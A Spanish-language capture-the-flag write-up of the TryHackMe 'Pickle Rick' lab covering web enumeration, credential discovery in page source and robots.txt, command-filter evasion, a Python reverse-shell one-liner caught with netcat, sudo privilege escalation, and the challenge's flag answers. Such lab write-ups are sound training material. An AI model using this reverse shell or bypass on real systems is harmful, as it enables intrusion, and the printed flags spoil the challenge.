

THM – Pickle Rick

Objetivos:

- Enumerar los directorios del sitio web.
- Entender el funcionamiento de las páginas web y su estructura de subpáginas.
- Eludir la lista de denegación de comandos.
- Utilizar un reverse shell para obtener acceso hacia el objetivo.

Requisitos:

- Sistema Operativo Kali Linux
- Software Gobuster

Categoría:

Web, Apache, Linux, Reconocimiento, Reversing

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
grep	Busca patrones de texto dentro de archivos o en la salida de otros comandos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.

Nmap

Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

Gobuster


Parámetro	Descripción
--url	Se utiliza para especificar la URL del objetivo que se va a analizar.
--wordlist	Especifica la ruta del archivo de lista de palabras (wordlist) que Gobuster utilizará para realizar la enumeración.
-x	Especifica las extensiones de archivo que Gobuster debe buscar durante la enumeración.

Netcat

Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

Desarrollo:

1. Se procedió a verificar la conectividad con la máquina objetivo mediante la ejecución de un comando ping dirigido a su dirección IP. Este paso inicial es fundamental para establecer la comunicación efectiva con el sistema objetivo.



2. Se realizó una enumeración de puertos mediante el empleo de nmap, integrando los parámetros "-sV" y "-sC" para obtener información detallada sobre los servicios y ejecutar scripts de automatización de detección de vulnerabilidades. Esto reveló la existencia de dos puertos abiertos en la máquina objetivo, el puerto 22 y el puerto 80.


El puerto 22, asociado al protocolo SSH (Secure Shell), se destaca por proporcionar un medio seguro para acceder de forma remota a un sistema a través de una conexión cifrada.

Por otro lado, el puerto 80, el puerto predeterminado para el tráfico web no cifrado, indica la existencia de servicios web en la máquina objetivo.



3. Se procedió a acceder a la página web asociada al puerto 80, aprovechando la disponibilidad de este puerto, que en este contexto se identifica como "10.10.67.247". El objetivo de esta exploración era buscar pistas o información relevante que pudiera proporcionar insights sobre la seguridad o posibles vectores de ataque.

Sin embargo, tras una inspección inicial, no se observó de manera inmediata ninguna información útil o indicadores evidentes que pudieran ser aprovechados para avanzar en la evaluación de la seguridad de la máquina objetivo.



4. Dado que hasta el momento no se ha identificado ninguna pista relevante, se procedió a realizar un escaneo más exhaustivo con el fin de descubrir posibles recursos o información oculta en la infraestructura web. Se empleó Gobuster para llevar a cabo un análisis de los directorios de la página web, centrándose en la búsqueda de archivos con extensiones específicas, tales como: py, php, sh, txt, cgi, html, js y css.

Este escaneo más detallado arrojó resultados significativos, revelando la presencia de una página denominada "login.php" y el archivo "robots.txt".

```
eddyrack864@kali: -
Archivo Acciones Editar Vista Ayuda
(eddyrack864@kali)~$ gobuster dir -url http://10.10.67.247 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.67.247
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: py,php,sh,txt,cgi,html,js,css
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./php (Status: 403) [Size: 291]
./html (Status: 403) [Size: 292]
/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/assets (Status: 301) [Size: 313] [→ http://10.10.67.247/assets/]
/portal.php (Status: 302) [Size: 0] [→ /login.php]
/robots.txt (Status: 200) [Size: 17]
Progress: 112135 / 1985049 (5.65%)
```

5. Se procedió a examinar el código fuente de la página web en busca de información oculta o pistas relevantes. Durante este análisis, se logró identificar un comentario cuidadosamente oculto que parece contener un nombre de usuario significativo. El comentario revela el siguiente detalle:


Usuario: ***R1ckRul3s***

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20   <div class="container">
21     <div class="jumbotron"></div>
22     <h1>Help Morty!</h1></div>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
24     <p>I need you to <b>BURRRRP</b>...Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25     I have no idea what the <b>BURRRRRRRRP</b>, password was! Help Morty, Help!</p></div>
26   </div>
27
28   <!--
29     Note to self, remember username!
30     Username: R1ckRul3s
31   -->
32
33 </body>
34 </html>
```

6. Al examinar el contenido del archivo "robots.txt" asociado a la página, se identificó la presencia de una palabra aparentemente inusual. La información extraída de este archivo revela la siguiente palabra clave: ***"Wubbalubbadubdub"***.



7. Con la información obtenida tanto del código fuente como del archivo "robots.txt", se procede a la siguiente fase de la evaluación, que implica intentar iniciar sesión en la página web identificada durante el escaneo con Gobuster. Utilizando la información descubierta, especialmente el nombre de usuario "R1ckRul3s" proveniente del código fuente y la palabra clave "Wubbalubbadubdub" del archivo "robots.txt".



Rick Portal

Commands

Potions

Creatures

Potions

Beth Clone Notes

Command Panel

Commands

Execute

```
Sup3rS3cretP1ck13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Rick Portal

Commands

Potions

Creatures

Potions


Beth Clone Notes

Command Panel

Commands

Execute

Command disabled to make it hard for future PICKLEEEE RICCCKKKK.



```
Commands

Execute

assets/jquery.min.js:/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */

assets/jquery.min.js:(function(e,t){("use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=e.document?t(e,!0):function(){},col:[2,"",""],tr:[2,"",""],td:[3,"",""],_default:[0,"",""]);ge.optgroup=ge.option,ge.tbody=ge.tfoot=ge.colgroup=ge.caption=ge.thead,ge.th=ge.td;function ye(e,t){var n;return n="underdenied.php:denied.php:denied.php:denied.php:"}

denied.php:

denied.php:denied.php:
```

11. Para obtener una visualización más efectiva de los resultados obtenidos mediante la búsqueda recursiva con el comando "grep -R .", se revisa nuevamente el código fuente de la página. Este último está compuesto por múltiples documentos HTML, entre los cuales se ha identificado el primer ingrediente o "flag" necesario para resolver la máquina.


Flag: *mr. meeseek hair*

```

125 login.php: <form name="input" action="" method="post">
126 login.php: <label for="username">Username:</label><input type="text" class="form-control" value="<?=$_POST["username"] ?>" id="username" name="username" />
127 login.php: <label for="password">Password:</label><input type="password" class="form-control" value="" id="password" name="password" />
128 login.php: </form>
129 login.php: <?php
130 login.php: if($errorMsg) { ?>
131 login.php: </br><div class="alert alert-danger" role="alert">
132 login.php: <?=$_errorMsg ?>
133 login.php: </div>
134 login.php: </div>
135 login.php: <?php
136 login.php: </br><input type="submit" value="Login" class="btn btn-success" name="sub"/>
137 login.php: </form>
138 login.php: </div>
139 login.php: </body>
140 login.php: </html>
141 Sup3rS3cretPickl3Ingred.txt:mr. meeseek hair
142 clue.txt:Look around the file system for the other ingredient.
143 portal.php:<?php
144 portal.php:session_start();
145 portal.php:if($_SESSION["login"] == false) {
146 portal.php: header("Location: /login.php"); die();
147 portal.php:}
148 portal.php:}
149 portal.php:<?php
150 portal.php:<!DOCTYPE html>
151 portal.php:<html lang="en">
152 portal.php:<head>
153 portal.php:<title>Rick is sup4r cool</title>
154 portal.php:<meta charset="utf-8">
155 portal.php:<meta name="viewport" content="width=device-width, initial-scale=1">
156 portal.php:<link rel="stylesheet" href="assets/bootstrap.min.css">

```


12. Con el objetivo de obtener los dos ingredientes restantes, se experimenta con la ejecución de un pequeño script de Python utilizando el comando "python3 -c 'print('hello')'". La realización de este script, diseñado para imprimir el mensaje "hello", revela que el sistema permite la ejecución de scripts de python sin bloqueo.



13. Con el conocimiento de que la ejecución de scripts Python3 no está bloqueada, se procede a implementar un reverse shell mediante el siguiente script modificado:


- python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("Nuestra IP, Puerto que usaremos"));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'

En este script, se sustituyen los marcadores de posición "Nuestra IP" y "Puerto que usaremos" con la dirección IP asignada por TryHackMe y el puerto seleccionado, respectivamente. En este ejemplo, se ha optado por el puerto 9999.




14. Previamente a la ejecución del comando proporcionado en el paso anterior, es imperativo establecer un punto de escucha para recibir la conexión desde la máquina objetivo. Este propósito se logra mediante la implementación del comando “nc -lnvp 9999”.

En este comando, se utiliza la herramienta netcat ("nc") con las opciones -l (escucha), -n (no resolución de nombres), -v (modo verbose para visualizar la conexión) y -p 9999 para especificar el puerto en el cual se recibirá la conexión inversa desde la máquina objetivo.

A screenshot of a Kali Linux terminal window. The window title is "eddyrack864@kali: ~". The menu bar shows "Archivo", "Acciones", "Editar", "Vista", and "Ayuda". The terminal prompt is "(eddyrack864@kali)~". The user has entered the command "\$ nc -lnvp 9999". The output is "listening on [any] 9999 ...".

```
eddyrack864@kali: ~
(eddyrack864@kali)~
$ nc -lnvp 9999
listening on [any] 9999 ...
```

15. Una vez que se ejecuta el comando dentro de la página web, se establece la conexión desde la máquina objetivo hacia nuestro terminal en Kali. Esta conexión se refleja en el terminal Kali que está a la escucha, manifestándose como una sesión interactiva que permite la ejecución de comandos remotos en la máquina objetivo.


A screenshot of a Kali Linux terminal window. The window title is "eddyrack864@kali: ~". The menu bar shows "Archivo", "Acciones", "Editar", "Vista", and "Ayuda". The terminal prompt is "(eddyrack864@kali)~". The user has entered the command "\$ nc -lnvp 9999". The output is "listening on [any] 9999 ...". A new line shows "connect to [10.6.119.174] from (UNKNOWN) [10.10.160.45] 47576".

```
eddyrack864@kali: ~
(eddyrack864@kali)~
$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.6.119.174] from (UNKNOWN) [10.10.160.45] 47576
```

16. Iniciamos la fase de escalación de privilegios con el objetivo de obtener el control total de la máquina y adquirir privilegios de usuario root. Este proceso comienza mediante la ejecución del comando

➤ `python3 -c 'import pty;pty.spawn("/bin/bash")'`


Este comando, centrado en la mejora de la shell actualmente limitada a una versión interactiva más completa, utiliza la biblioteca pty de Python. La función “pty.spawn("/bin/bash")” facilita la creación de un shell interactivo, proporcionando una interfaz más robusta para la ejecución de comandos y la exploración del sistema.

A terminal snippet showing the execution of the command. The prompt is "www-data@ip-10-10-160-45:/var/www/html\$". The command entered is "python3 -c 'import pty;pty.spawn(\"/bin/bash\")'". The output is "python3 -c 'import pty;pty.spawn(\"/bin/bash\")'".

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ip-10-10-160-45:/var/www/html$
```

17. Posteriormente, ejecutamos el comando "sudo -l" con el objetivo de mostrar las configuraciones de permisos específicos para el usuario actual en el sistema. El resultado de este comando revela una entrada particular: "(ALL) NOPASSWD: ALL". Esta configuración indica que el usuario tiene la capacidad de ejecutar cualquier comando con "sudo" sin necesidad de ingresar una contraseña.

La presencia de "(ALL) NOPASSWD: ALL" constituye una notable vulnerabilidad de seguridad, ya que otorga al usuario privilegios extensos sin la verificación de contraseña asociada.

A screenshot of a terminal window. The prompt is "www-data@ip-10-10-160-45:/var/www/html\$". The user has entered the command "sudo -l". The output shows the matching defaults entries for the user www-data on the system ip-10-10-160-45.eu-west-1.compute.internal. It lists environment variables and secure paths. It then states that the user www-data may run the following commands on the same system: "(ALL) NOPASSWD: ALL".

```
www-data@ip-10-10-160-45:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on
ip-10-10-160-45.eu-west-1.compute.internal:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
ip-10-10-160-45.eu-west-1.compute.internal:
(ALL) NOPASSWD: ALL
www-data@ip-10-10-160-45:/var/www/html$
```

18. Dada la vulnerabilidad de seguridad identificada, la obtención de acceso total al sistema se simplifica mediante la ejecución del comando "sudo su". Esta acción permite al usuario actual elevar sus privilegios al nivel de usuario root, aprovechando la configuración débil de seguridad que permite la ejecución de cualquier comando con "sudo" sin requerir una contraseña.

```
www-data@ip-10-10-160-45:/var/www/html$ sudo su
sudo su
root@ip-10-10-160-45:/var/www/html#
```

19. Ahora, como usuario root, se tiene la capacidad de navegar entre directorios utilizando los comandos "cd", "cd .." y "ls". A través de estos comandos, se procede a navegar hacia la carpeta del usuario "rick". Dentro de dicha carpeta, se identifica el segundo ingrediente, que se visualiza utilizando el comando "cat".

Flag: *1 jerry tear*

```
root@ip-10-10-160-45:/var/www/html# ls
ls
assets    denied.php login.php  robots.txt
clue.txt  index.html portal.php Sup3rS3cretPickl3Ingred.txt
root@ip-10-10-160-45:/var/www/html# cd ..
cd ..
root@ip-10-10-160-45:/var/www# cd ..
cd ..
root@ip-10-10-160-45:/var# cd ..
cd ..
root@ip-10-10-160-45:/# ls
ls
bin    etc      lib      media   proc  sbin  sys  var
boot  home    lib64    mnt     root  snap  tmp  vmlinuz
dev    initrd.img lost+found opt      run   srv   usr
root@ip-10-10-160-45:/# cd home
cd home
root@ip-10-10-160-45:/home# ls
ls
rick  ubuntu
root@ip-10-10-160-45:/home# cd rick
cd rick
root@ip-10-10-160-45:/home/rick# ls
ls
second ingredients
root@ip-10-10-160-45:/home/rick# cat second ingredients
cat second ingredients
cat: second: No such file or directory
cat: ingredients: No such file or directory
root@ip-10-10-160-45:/home/rick# cd second ingredients
cd second ingredients
bash: cd: second: No such file or directory
root@ip-10-10-160-45:/home/rick# cat second*
cat second*
1 jerry tear
root@ip-10-10-160-45:/home/rick#
```


20. Continuando con la exploración, se procede a navegar nuevamente entre directorios hasta alcanzar el directorio raíz. Dentro de este directorio, se utiliza una vez más el comando "cat" para visualizar el tercer ingrediente.

Flag: *fleeb juice*

```
root@ip-10-10-160-45:/home/rick# cd ..
cd ..
root@ip-10-10-160-45:/home# cd ..
cd ..
root@ip-10-10-160-45:/# ls
ls
bin      etc      lib      media   proc    sbin    sys     var
boot    home    lib64    mnt     root    snap    tmp     vmlinuz
dev      initrd.img lost+found opt      run     srv     usr
root@ip-10-10-160-45:/# cd root
cd root
root@ip-10-10-160-45:~/# ls
ls
3rd.txt  snap
root@ip-10-10-160-45:~/# cat 3rd.txt
cat 3rd.txt
3rd ingredients: fleeb juice
root@ip-10-10-160-45:~/#
```

21. Para culminar la resolución de la máquina, se procede a ingresar cada uno de los ingredientes obtenidos en los espacios correspondientes en la plataforma TryHackMe.

